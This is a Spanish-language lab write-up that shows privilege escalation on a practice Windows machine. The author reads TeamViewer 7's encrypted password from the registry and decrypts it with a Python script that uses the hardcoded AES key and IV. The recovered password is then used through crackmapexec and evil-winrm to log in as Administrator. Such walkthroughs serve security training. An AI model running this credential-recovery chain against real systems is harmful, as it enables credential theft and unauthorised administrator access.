
Dentro del desktop del directorio public veo que esta el software TeamViewer




validando las tareas con tasklist tambien lo vemos operando




para ver la version vamos a Program Files (x86)




aqui vemos que es version 7




entonces aqui podemos utilzar metasploit como ayuda para sacar información de un script rubi




vemos que hay uno de password lo localizamos
locate teamviewer_password




cat /usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
aca vemos que estan afectando las llaves de registro




tambien se utiliza la funcion decript del AES-128-CBD



aca esta la parte de llave de registro
HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version7', 'Version



otra forma mas legal de buscar el script es con grep
locate teamviewer | grep metasploit



entramos a la llave cambinado las barras por solo un y agregando : despues del HKLM
cd HKLM:SOFTWARE\WOW6432Node\TeamViewer\Version7

```
PS C:\Program Files (x86)\Teamviewer> cd HKLM:SOFTWARE\WOW6432Node\TeamViewer\Version7
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> dir


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7


Name                           Property
----                           --------
AccessControl                  AC_Server_AccessControlType : 0
DefaultSettings                Autostart_GUI : 1


PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```


y ahora veremos las propiedades
Get-ItemProperty .

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> Get-ItemProperty .


StartMenuGroup             : TeamViewer 7
InstallationDate           : 2020-02-20
InstallationDirectory      : C:\Program Files (x86)\TeamViewer\Version7
Always_Online              : 1
Security_ActivateDirectIn  : 0
Version                    : 7.0.43148
ClientIC                   : 301094961
PK                         : {191, 173, 42, 237...}
SK                         : {248, 35, 152, 56...}
LastMACUsed                : {, 005056B9636D}
MIDInitiativeGUID          : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion                 : 1
ClientID                   : 1769137322
CUse                       : 1
LastUpdateCheck            : 1704810710
UsageEnvironmentBackup     : 1
SecurityPasswordAES        : {255, 155, 28, 115...}
MultiPwdMgmtIDs            : {admin}
MultiPwdMgmtPWDs           : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength  : 3
PSPath                     : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Vers
                             ion7
PSParentPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer
PSChildName                : Version7
PSDrive                    : HKLM
PSProvider                 : Microsoft.PowerShell.Core\Registry


PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```


alli identificamos que es utliza AES (SecurityPasswordAES)
si utilizamos el comando
(Get-ItemProperty .).SecurityPasswordAES

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> (Get-ItemProperty .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
78
91
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```

identificamos varios numeros ahora que se hace con esto realmente, la idea es desencriptar la clave por medio de esta información
sin embargo para descriptar un AES-256-CBD se necesita un iv y una key aparte de la salida qu seria lo entregado en SecurityPasswordAES
intente primero con ciberchef pero no funciono



entonces basandose en el script de rubi y siguiendo el tutuorial de savitar desarrollamos el siguiente codigo en python



from itertools import product
from Crypto.Cipher import AES
import Crypto.Cipher.AES

#llaves iv y key
IV= b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
key=b"\x06\x02\x00\x00\x00\xa4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
decipher=AES.new(key,AES.MODE_CBC,IV)
#se coloca el SecurityPasswordAES separado por comas
texto=bytes([255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91])
textoplano=decipher.decrypt(texto).decode()
print(textoplano)


para colocar el SecurityPasswordAES separado por comas hacemos utilzamos el comando tr que hace es remplanzar en este caso remplazmos
los saltos de lineas por comas es decir \n por ,

echo '255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
..... z


```
57
78
91' | tr '\n' ','

255,155,28,115,214,107,206,49,172,65,62,174,19,27,70,79,88,47,108,226,209,225,243,218,126,141,55,107,38,57,78,91,
```

para colocar el SecurityPasswordAES separado por comas hacemos utilzamos el comando tr c
los saltos de lineas por comas es decir \n por ,


al ejecutar encontramos
python3 decrypAES_256_CBC.py



!R3m0te!
con esto podemos probar con crackmapexec a ver si obtenemos la acceso a administrator
crackmapexec winrm 10.10.10.180 -u 'Administrator' -p '!R3m0te!'



hay pwned aqui podemos loguearnos con evilwin o psexec
evil-winrm -i 10.10.10.180 -u 'Administrator' -p '!R3m0te!'



